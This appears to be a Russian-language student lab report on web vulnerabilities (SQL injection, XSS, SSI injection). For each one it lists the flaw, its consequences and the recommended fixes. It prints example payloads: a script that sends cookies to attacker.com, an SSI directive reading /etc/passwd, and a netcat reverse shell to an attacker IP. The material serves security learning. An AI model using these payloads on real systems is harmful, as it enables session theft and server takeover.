

## Задание №1

**/ SQL Injection (GET/Search) /**

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>

### Выводы по анализу:

#### 1. Уязвимость:

- Параметр title не фильтрует пользовательский ввод, что позволяет внедрить SQL-код.
- Сервер выполняет небезопасный запрос: `SELECT * FROM movies WHERE title = '$input'`.


#### 2. Последствия:

- Злоумышленник может получить все данные таблицы, включая конфиденциальные.
- Возможны атаки на изменение/удаление данных (например, через `UNION SELECT` или `DROP TABLE`).

#### 3. Рекомендации:

- Использовать prepared statements с параметризованными запросами.
- Валидировать и экранировать пользовательский ввод.

# XSS Атака



## Выводы по анализу:

### 1. Уязвимость:

- Параметр `firstname` не фильтрует HTML/JavaScript-код, что позволяет внедрить произвольные скрипты.
- Сервер некорректно экранирует пользовательский ввод.

### 2. Последствия:

- Злоумышленник может украсть куки, перенаправить пользователя на фишинговый сайт или выполнить другие вредоносные действия.
- Пример эксплуатации:

```
<script>document.location='http://attacker.com/?cookie='+document.cookie;</script>
```

### 3. Рекомендации:

- Валидировать и санитировать пользовательский ввод (например, удалять теги `<script>`).
- Использовать HTTP-заголовки безопасности, например, Content Security Policy (CSP).

## SSI Атака

---

Hello www-data John Cena,

Your IP address is:

**192.168.0.1**

### Выводы по анализу:

#### 1. Уязвимость:

- Сервер некорректно обрабатывает пользовательский ввод (например, заголовок User-Agent), позволяя внедрять SSI-директивы.
- SSI-функции включены на сервере (mod\_include в Apache).

#### 2. Последствия:

- Злоумышленник может выполнить произвольные команды на сервере:
- Чтение файлов: `<!--#exec cmd="cat /etc/passwd" -->`
- Установка обратной оболочки: `<!--#exec cmd="nc -e /bin/sh attacker-ip 4444" -->`

#### 3. Рекомендации:

- Отключите обработку SSI-директив на сервере (если они не нужны).
- Фильтруйте пользовательский ввод, удаляя опасные символы: `<`, `#`, `"`.
- Используйте WAF (Web Application Firewall) для блокировки SSI-инъекций.